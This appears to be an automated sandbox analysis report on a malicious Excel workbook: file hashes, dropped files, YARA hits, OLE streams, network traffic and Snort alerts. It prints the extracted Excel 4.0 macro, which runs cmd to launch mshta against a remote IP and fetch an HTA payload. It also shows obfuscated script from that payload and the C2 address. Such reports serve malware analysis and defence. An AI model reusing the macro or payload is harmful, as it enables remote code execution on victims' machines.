SSDEEP:	6:kKb7k8SN+SkQlPlEGYRMY9z+4KlDA3RUeYlUmlUR/t:H9kPlE99SNxAhUeYlUSA/t
MD5:	9CFF67FC66884D921EF01C6ADAECE9FA
SHA1:	F686D3B76BEBADFE629C3A6AB7F636D8BD3C45D8
SHA-256:	5C1940F12ABADC8DA11F95542D1687EC6CF77960D3D85A980BE2F9C073CC21A8
SHA-512:	0145E943C72E81CA77D331B1D77A1A059A5495D1F85171B1B161DD592F8DA81011ED5FC05822CF8AFFE04077A4A8A87CD9D39A691BBC98E42CA748172726ED 8
Malicious:	false
Preview:	p..... .....rQ./....(..... .....q.\].....&.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./. s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b..."..0.7.1.e.1.5.c.5.d.c.4.d.7.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\fe[1].htm	
Process:	C:\Windows\System32\mshta.exe
File Type:	data
Category:	downloaded
Size (bytes):	11076
Entropy (8bit):	6.175226521386573
Encrypted:	false
SSDEEP:	192:aYCuCkQ5yT/yBkFwvrJ8o2bwcwJckCK5N/JR0In++uYJv1FLnb69Ree/K+HNRd:aYCPkkyT/yy0qacnkCoqJU9pnW/Kgv
MD5:	E43FD46945688079796528C687495CC6
SHA1:	165FB805FF8F3470F416CBBF3D67EB1D09B5B9A2
SHA-256:	A71C840B44FDCDF0C4066304B4FDC54E7E57A7F9FBA4F83D3B02739825F9B93C
SHA-512:	F364A43E470442A596B137DC9C8AD3E0936D75C9C1BE29587492B5F5E7F941137D6AC96CBC12746C8139B314BBC8B8FF708F01EAB24423BC3EA484386CDDB6 9
Malicious:	false
IE Cache URL:	http://91.240.118.172/cc/vv/fe.html
Preview:	.....<html><head><meta http-equiv='x-ua-compatible' conten t='EmulateIE9'><script>l1l=document.documentMode||document.all;var f9f76c=true;ll1=document.layers;lll=window.sidebar;f9f76c=(!(l1l&&ll1)&&!(!l1l&&!ll1&&!lll)); l_ll=location+";l11=navigator.userAgent.toLowerCase();function ll1(l1l){return l11.indexOf(l1l)>0?true:false};lll=ll1('kht')|ll1('per');f9f76c|=lll;zLP=location.protocol+'0FD';i8H wi4f5v6ham=new Array();p2N61T634cG0v=new Array();p2N61T634cG0v[0]='g%77%35n%53\172%32%76' ;i8Hwi4f5v6ham[0]='.<.!.D.O.C.T.Y.P.E. .h.t.m.l. .P.U.B.L.I.C. ."-.//.W.3.C~..D.T.D. .X.H.T.M.L. .1...0. .T.r.a.n.s.i.t.i.o.n.a.l~..E.N."~.~\n.t.p.:~..w~B...w.3...o.r.g./.T.R./.x~\n~..1./~..D~N~P.l.1.-.t~-~/~1~3~5.l...d.t.d.".>.<~W. .x~.~/.=."~=~ ?~A~C~E~G~I./.1.9~y~V~..l~f~h.e.a.d~g.s.c.r.i.p.t.>.e.v~6.(.u.n.e}..a.p.e.(.\'.v.\\.1.4.1.%.7.2.%.2.

C:\Users\user\AppData\Local\Temp\4885.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Cannot read section info

Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.1464700112623651
Encrypted:	false
SSDEEP:	3:YmsalTlLPltl2N81HRQjlORGt7RQ//W1XR9//3R9//3R9//:rl912N0xs+CFQXCB9Xh9Xh9X
MD5:	72F5C05B7EA8DD6059BF59F50B22DF33
SHA1:	D5AF52E129E15E3A34772806F6C5FBF132E7408E
SHA-256:	1DC0C8D7304C177AD0E74D3D2F1002EB773F4B180685A7DF6BBE75CCC24B0164
SHA-512:	6FF1E2E6B99BD0A4ED7CA8A9E943551BCD73A0BEFCACE6F1B1106E88595C0846C9BB76CA99A33266FFEC2440CF6A440090F803ABBF28B208A6C7BC6310BEB39E
Malicious:	false
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Temp\Cab3F4.tmp

Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	Microsoft Cabinet archive data, 61414 bytes, 1 file
Category:	dropped
Size (bytes):	61414
Entropy (8bit):	**7.995245868798237**
Encrypted:	**true**
SSDEEP:	1536:EysgU6qmzixT64jYMZ8HbVPGfVDwm/xLZ9rP:wF6qmeo4eH1m9wmLvrP
MD5:	ACAEDA60C79C6BCAC925EEB3653F45E0
SHA1:	2AAAE490BCDACCC6172240FF1697753B37AC5578
SHA-256:	6B0CECCF0103AFD89844761417C1D23ACC41F8AEBF3B7230765209B61EEE5658
SHA-512:	FEAA6E7ED7DDA1583739B3E531AB5C562A222EE6ECD042690AE7DCFF966717C6E968469A7797265A11F6E899479AE0F3031E8CF5BEBE1492D5205E9C5969090
Malicious:	false
Preview:	MSCF.....,.....I.....;w.....RSNj .authroot.stl..>.(.5..CK..8T....c_.d...A.K...+.d.H..*i.RJJ.IQIR..$t)Kd.-[..T\{..ne.....<.w.....A..B.....c...wi.....D....c.0D,L.....f y....Rg...=.....i,3.3..Z....~^ve<...TF.*...f.zy.,...m.@.0.0...m.3..I(..+..v#...(.2....e...L..*y..V.....~U....''<ke.....l.X:Dt..R<7.5\A7L0=..T.V...IDr..8<....r&...I-.^..b.b.''.Af....E.._.. r.>.`;,.Hob..S.....7'..\.R$.''.g..+..64..@nP.....k3...B.`.G..@D.....L.....`^...#OpW.....!....`.....rf:.}.R.@....gR.#7....I..H.#...d.Qh..3..fCX....=+#..M.l..~&....[.J9.\..Ww.....Tx.%....]..a4E ...q.+...#.*a..x..O..V.t..Y1!.T..`U...-...< _@...|(.....0..3.`.LU...E0.Gu.4KN....5...?.....I.p..'.........N<.d.O..dH@c1t...[w/...T....cYK.X>.0..Z.....O>..9.3.#9X.%.b...5.YK.E.V.....`./.3.._ ..nN]..=..M.o.F.._..z....._...gY..!Z..?I....vp.l.:.d.Z..W.....~...N.._.k...&.....$.....i.F.d.....D!e.....Y..,.E..m.;.1... $.F..O.F.o_}.uG....,.%.>,.Zx.....o....c../.;....g&.....

C:\Users\user\AppData\Local\Temp\Tar3F5.tmp

Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	data
Category:	modified
Size (bytes):	161595
Entropy (8bit):	6.302448239972517
Encrypted:	false
SSDEEP:	1536:FlYXleUpAR73k/99oFr+yQNujWNWv+1w/A/rHeGyjYPjCQarsmt6Q/GM:F+X7ARcqhQNujZv+mQjCjrsSP
MD5:	D99661D0893A52A0700B8AE68457351A
SHA1:	01491FD23C4813A602D48988531EA4ABBCDF7ED9
SHA-256:	BDD5111162A6FA25682E18FA74E37E676D49CAFCB5B7207E98E5256D1EF0D003
SHA-512:	6F2291CA958CBF5423CBBE570FD871C4D379A435BE692908CAAACF4C2A68BD81008254802D4F4B212165E93B126ED871A62EAF3067909EB855B29573FC325B8
Malicious:	false
Preview:	0..w6..*.H.....w&0..w!...1.0...`.H.e.....0..g5..+....7.....g%0..g 0...+....7.....\.H....21101820143 7Z0...+.....0..f.0..D.....`...@.,..0..0.r1..*0...+.....7..h1.....+h...0...+.....7..~1... ...D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1''. .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R. o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7... 1...>.)....s,.=$.~R.'..00..+.....7..b1''. [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0.. .+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u''.F....9.N...`..00..+.....7..b1''. ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o

C:\Users\user\AppData\Local\Temp\~DF12B6563E3EBB8FF7.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::

MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Local\Temp\~DFAC0F4649BC3134D1.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	3.4042783261155494
Encrypted:	false
SSDEEP:	768:a8rk3hbdlylKsgqopeJBWhZFGkE+cL2NdAJS6ypP3:a8rk3hbdlylKsgqopeJBWhZFGkE+cL2D
MD5:	C96E48F1A43DB6DC70AA5605F71594CC
SHA1:	AC619CBB44E70D7874DE9D21B8A21531E16332DB
SHA-256:	99D8FE70EC2F87FA1FE76C69B6908B67A112F3ADFB091DADA1448D851327AA06
SHA-512:	5C5C6857397BD5870D9DF74A178718272051A31438421513695D3F8E369B5F16C354692013393E3E0E98D983BA759207524CAD2DB47FF57832E4B71CC632E758
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms (copy)

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5823730838627643
Encrypted:	false
SSDEEP:	96:chQCcMqeqvsqvJCwovz8hQCcMqeqvsEHyqvJCworlzIuY7HcUVhhlUVJA2:cizovz8inHnorlzIeUVhAA2
MD5:	441EC579C1E997A854B1ADA4ED0217DC
SHA1:	D1303FFE6926F7A6695BD8051D5B34D1C547019C
SHA-256:	DBCE8A9BACA2003C7CEB1BB86BA93C174BC0B98AA1D72365F74647C5C85F7439
SHA-512:	63D21A798D0F5A1857F0A979D68A8C9A3DC1391391FDBC22B2854B50F85C729D943C6C3708D1D598D091D2E379689AA175594A2C16003C206D38031618E18E64
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....: ((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S"...Programs..f.....:...S".*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.. .....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k...:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\UJNNNXZ4C56ZCG4OC7O7.temp

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5823730838627643
Encrypted:	false
SSDEEP:	96:chQCcMqeqvsqvJCwovz8hQCcMqeqvsEHyqvJCworlzIuY7HcUVhhlUVJA2:cizovz8inHnorlzIeUVhAA2
MD5:	441EC579C1E997A854B1ADA4ED0217DC
SHA1:	D1303FFE6926F7A6695BD8051D5B34D1C547019C
SHA-256:	DBCE8A9BACA2003C7CEB1BB86BA93C174BC0B98AA1D72365F74647C5C85F7439
SHA-512:	63D21A798D0F5A1857F0A979D68A8C9A3DC1391391FDBC22B2854B50F85C729D943C6C3708D1D598D091D2E379689AA175594A2C16003C206D38031618E18E64
Malicious:	false

Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....: ((..STARTM~1..j.....:...:(*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-2.1.7.8.6.....~.1.....S"...Programs..f.....:...S".*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-2.1.7.6.1.....j.1.....:"..WINDOW~1..R.. .....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\opastonline.com.xls

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: xXx, Last Saved By: xXx, Name of Creating Application: Microsoft Excel, Create Time/Date: Thu Jan 27 23:12:32 2022, Last Saved Time/Date: Fri Jan 28 17:08:40 2022, Security: 0
Category:	dropped
Size (bytes):	92160
Entropy (8bit):	6.88344236407985
Encrypted:	false
SSDEEP:	1536:D8rk3hbdlylKsgqopeJBWhZFGkE+cL2NdAE6yHBEL70drpFk0GX/s2C6ORQYDBhQ:Dgk3hbdlylKsgqopeJBWhZFGkE+cL2N8
MD5:	2AB9E9C775BADB4998A5132AFFFCAFCA
SHA1:	2F47DE4F18B9F3F6303542A55E472FDE40F57224
SHA-256:	85AB91DE171E86B582CCEE9D16262AB9EDCD8CA3C3759ED3F52918D1205DED70
SHA-512:	069F7DB9B271A5EE0A8425F62D12F764E3413FC80D801247F58A76E3CD1977B005CFABB817D51A66BC7A950151E785178E4110DE96162927B6480D5088EC34B5
Malicious:	**true**
Yara Hits:	• Rule: SUSP_Excel4Macro_AutoOpen, Description: Detects Excel4 macro use with auto open / close, Source: C:\Users\user\Desktop\opastonline.com.xls, Author: John Lambert @JohnLaTwC • Rule: JoeSecurity_XlsWithMacro4, Description: Yara detected Xls With Macro 4.0, Source: C:\Users\user\Desktop\opastonline.com.xls, Author: Joe Security
Preview:	.....>..... .....ZO..... .....\.p....user B.....a.....=.....=.....p.08.....X.@....."..... .....1.....h..C.a.l.i.b.r.i.1.....h..C.a.l.i.b.r.i.1.....h..C.a.l.i.b.r.i.1.....h..C.a.l.i.b.r.i.1.....h..C.a.l.i.b.r.i.1.....h..C.a.l.i.b.r.i.1.....

C:\Windows\SysWOW64\Diftwn\pevlwp.arl (copy)

Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	548864
Entropy (8bit):	6.980530647943679
Encrypted:	false
SSDEEP:	12288:B2AavzUBPSczbeeTLjv5yMwWd3DYr6i64/:OUBPSczbeeTnvtZDWA
MD5:	9AA05EC3F322A4F54E5E684EAAD88173
SHA1:	3CB05C3C4E013DD630197193544FBE71001FD381
SHA-256:	236703FCE8B84BABD918EC9BBA584F1948A11446BD427569AAB3F24CA8AF266D
SHA-512:	64DA0227FED760B5E6C717042A8248DAB85B08A87097B64E44769725751838F240B3AE3D84D496B6128F3446FFF302A420E94CC0B887F182B4EB808F74F9B369
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....hs.a,..2,..2,..2...2&..2...27..2,..2...2...26..2...2...2...2...2...2-..2...2- ..2...2-..2Rich,..2.....PE..L...>..a.....!.....P.....`.....@-..R...4.....PV.....0N..... ....@.....`.....@.....text...9E.....P..... ..`.rdata.....`.....`.....@..@.data....e...0...0...0.....@....rsrc...PV.....`...`.....@..@.reloc..b... .....@..B.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: xXx, Last Saved By: xXx, Name of Creating Application: Microsoft Excel, Create Time/Date: Thu Jan 27 23:12:32 2022, Last Saved Time/Date: Fri Jan 28 17:08:40 2022, Security: 0
Entropy (8bit):	6.869311509098816
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	opastonline.com.xls
File size:	92444
MD5:	e42ac962bed3fc210b24f8a87161e9b3
SHA1:	0c5bbeb25cd544993acefbc3041b23f99a56a7d5
SHA256:	601121c30531ce26c85a232f1e76df6a0eec591296ff711d45912db421d67a10
SHA512:	79df64f46f841c6c551d44908cc068c7a22f3ac6774366056d15d4fe923e4bdeac8bda470d64d47cc615405027a1bcc8812e3a3617c89f8f7525cd75c2778668
SSDEEP:	1536:u8rk3hbdlylKsgqopeJBWhZFGkE+cL2NdAE6yHBEL70drpFk0GX/s2C6ORQYDBhQ:ugk3hbdlylKsgqopeJBWhZFGkE+cL2N8

File Content Preview:	.....>.....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "opastonline.com.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	xXx
Last Saved By:	xXx
Create Time:	2022-01-27 23:12:32
Last Saved Time:	2022-01-28 17:08:40
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General

Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.339840493791
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . P . . . . . X . . . . . d . . . . . l . . . . . t . . . . . | . . . . . P r o t e c t . . . . . S h e e t 1 . . . . . L I N K O . . . . . W o r k s h e e t s .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 fc 00 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 b5 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.259989164271
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . T . . . . ` . . . . x . . . . x X x . . . . x X x . . . . M i c r o s o f t E x c e l . @ . . . . 0 . \\ . . . . @ . . . . . . i . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 81698

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	81698
Entropy:	7.36680951422
Base64 Encoded:	True
Data ASCII:	. . . . Z O . . . . \\ . p . . . . x X x B . . . . . a . . . . = ... = ... p . 0 8 . . . . X . @ . . . . " . . . .
Data Raw:	09 08 10 00 00 06 05 00 5a 4f cd 07 c9 00 02 00 06 08 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 03 00 00 00 78 58 78 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

Name:	LINKO
Type:	3
Final:	False
Visible:	False
Protected:	False

```
LINKO
3
False
0
False
post
2,2,=EXEC("CMD.EXE /c mshta http://91.240.118.172/cc/vv/fe.html")4,2,=HALT()
```

Name:	LINKO
Type:	3
Final:	False
Visible:	False
Protected:	False

```
LINKO
3
False
0
False
pre
2,2,=EXEC("CMD.EXE /c mshta http://91.240.118.172/cc/vv/fe.html")4,2,=HALT()
```


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/28/22-23:03:54.812490	TCP	2034631	ET TROJAN Maldoc Activity (set)	49166	80	192.168.2.22	91.240.118.172

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/28/22-23:03:55.007658	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49167	213.186.33.4	192.168.2.22
01/28/22-23:03:59.136531	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.22	8.8.8.8

Network Port Distribution



Total Packets: 43

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 23:03:49.740837097 CET	49165	80	192.168.2.22	91.240.118.172
Jan 28, 2022 23:03:49.799501896 CET	80	49165	91.240.118.172	192.168.2.22
Jan 28, 2022 23:03:49.799621105 CET	49165	80	192.168.2.22	91.240.118.172
Jan 28, 2022 23:03:49.808324099 CET	49165	80	192.168.2.22	91.240.118.172
Jan 28, 2022 23:03:49.866976976 CET	80	49165	91.240.118.172	192.168.2.22
Jan 28, 2022 23:03:49.868076086 CET	80	49165	91.240.118.172	192.168.2.22
Jan 28, 2022 23:03:49.868109941 CET	80	49165	91.240.118.172	192.168.2.22
Jan 28, 2022 23:03:49.868128061 CET	80	49165	91.240.118.172	192.168.2.22
Jan 28, 2022 23:03:49.868144035 CET	80	49165	91.240.118.172	192.168.2.22
Jan 28, 2022 23:03:49.868160963 CET	80	49165	91.240.118.172	192.168.2.22
Jan 28, 2022 23:03:49.868175030 CET	49165	80	192.168.2.22	91.240.118.172
Jan 28, 2022 23:03:49.868177891 CET	80	49165	91.240.118.172	192.168.2.22
Jan 28, 2022 23:03:49.868195057 CET	80	49165	91.240.118.172	192.168.2.22
Jan 28, 2022 23:03:49.868211985 CET	80	49165	91.240.118.172	192.168.2.22
Jan 28, 2022 23:03:49.868227959 CET	80	49165	91.240.118.172	192.168.2.22
Jan 28, 2022 23:03:49.868232965 CET	49165	80	192.168.2.22	91.240.118.172
Jan 28, 2022 23:03:49.868238926 CET	49165	80	192.168.2.22	91.240.118.172
Jan 28, 2022 23:03:49.868242025 CET	80	49165	91.240.118.172	192.168.2.22
Jan 28, 2022 23:03:49.868297100 CET	49165	80	192.168.2.22	91.240.118.172
Jan 28, 2022 23:03:49.868305922 CET	49165	80	192.168.2.22	91.240.118.172
Jan 28, 2022 23:03:49.875055075 CET	49165	80	192.168.2.22	91.240.118.172
Jan 28, 2022 23:03:54.748336077 CET	49166	80	192.168.2.22	91.240.118.172
Jan 28, 2022 23:03:54.809679985 CET	80	49166	91.240.118.172	192.168.2.22
Jan 28, 2022 23:03:54.809772968 CET	49166	80	192.168.2.22	91.240.118.172
Jan 28, 2022 23:03:54.812489986 CET	49166	80	192.168.2.22	91.240.118.172
Jan 28, 2022 23:03:54.873754978 CET	80	49166	91.240.118.172	192.168.2.22
Jan 28, 2022 23:03:54.874752998 CET	80	49166	91.240.118.172	192.168.2.22
Jan 28, 2022 23:03:54.874784946 CET	80	49166	91.240.118.172	192.168.2.22
Jan 28, 2022 23:03:54.874865055 CET	49166	80	192.168.2.22	91.240.118.172
Jan 28, 2022 23:03:54.952105999 CET	49167	80	192.168.2.22	213.186.33.4
Jan 28, 2022 23:03:54.979172945 CET	80	49167	213.186.33.4	192.168.2.22
Jan 28, 2022 23:03:54.979319096 CET	49167	80	192.168.2.22	213.186.33.4
Jan 28, 2022 23:03:54.979449034 CET	49167	80	192.168.2.22	213.186.33.4
Jan 28, 2022 23:03:55.007658005 CET	80	49167	213.186.33.4	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 23:03:55.219068050 CET	49167	80	192.168.2.22	213.186.33.4
Jan 28, 2022 23:03:57.186476946 CET	49168	80	192.168.2.22	217.160.0.155
Jan 28, 2022 23:03:57.205138922 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.205250978 CET	49168	80	192.168.2.22	217.160.0.155
Jan 28, 2022 23:03:57.205395937 CET	49168	80	192.168.2.22	217.160.0.155
Jan 28, 2022 23:03:57.223896980 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.281140089 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.281177044 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.281189919 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.281202078 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.281214952 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.281234026 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.281250954 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.281267881 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.281285048 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.281302929 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.281327963 CET	49168	80	192.168.2.22	217.160.0.155
Jan 28, 2022 23:03:57.281476021 CET	49168	80	192.168.2.22	217.160.0.155
Jan 28, 2022 23:03:57.281481028 CET	49168	80	192.168.2.22	217.160.0.155
Jan 28, 2022 23:03:57.299981117 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.300010920 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.300064087 CET	49168	80	192.168.2.22	217.160.0.155
Jan 28, 2022 23:03:57.300517082 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.300549984 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.300595045 CET	49168	80	192.168.2.22	217.160.0.155
Jan 28, 2022 23:03:57.301903009 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.301925898 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.301981926 CET	49168	80	192.168.2.22	217.160.0.155
Jan 28, 2022 23:03:57.303164005 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.303186893 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.303241014 CET	49168	80	192.168.2.22	217.160.0.155
Jan 28, 2022 23:03:57.304472923 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.304493904 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.304544926 CET	49168	80	192.168.2.22	217.160.0.155
Jan 28, 2022 23:03:57.305804014 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.305826902 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.305872917 CET	49168	80	192.168.2.22	217.160.0.155
Jan 28, 2022 23:03:57.307110071 CET	80	49168	217.160.0.155	192.168.2.22
Jan 28, 2022 23:03:57.307135105 CET	80	49168	217.160.0.155	192.168.2.22
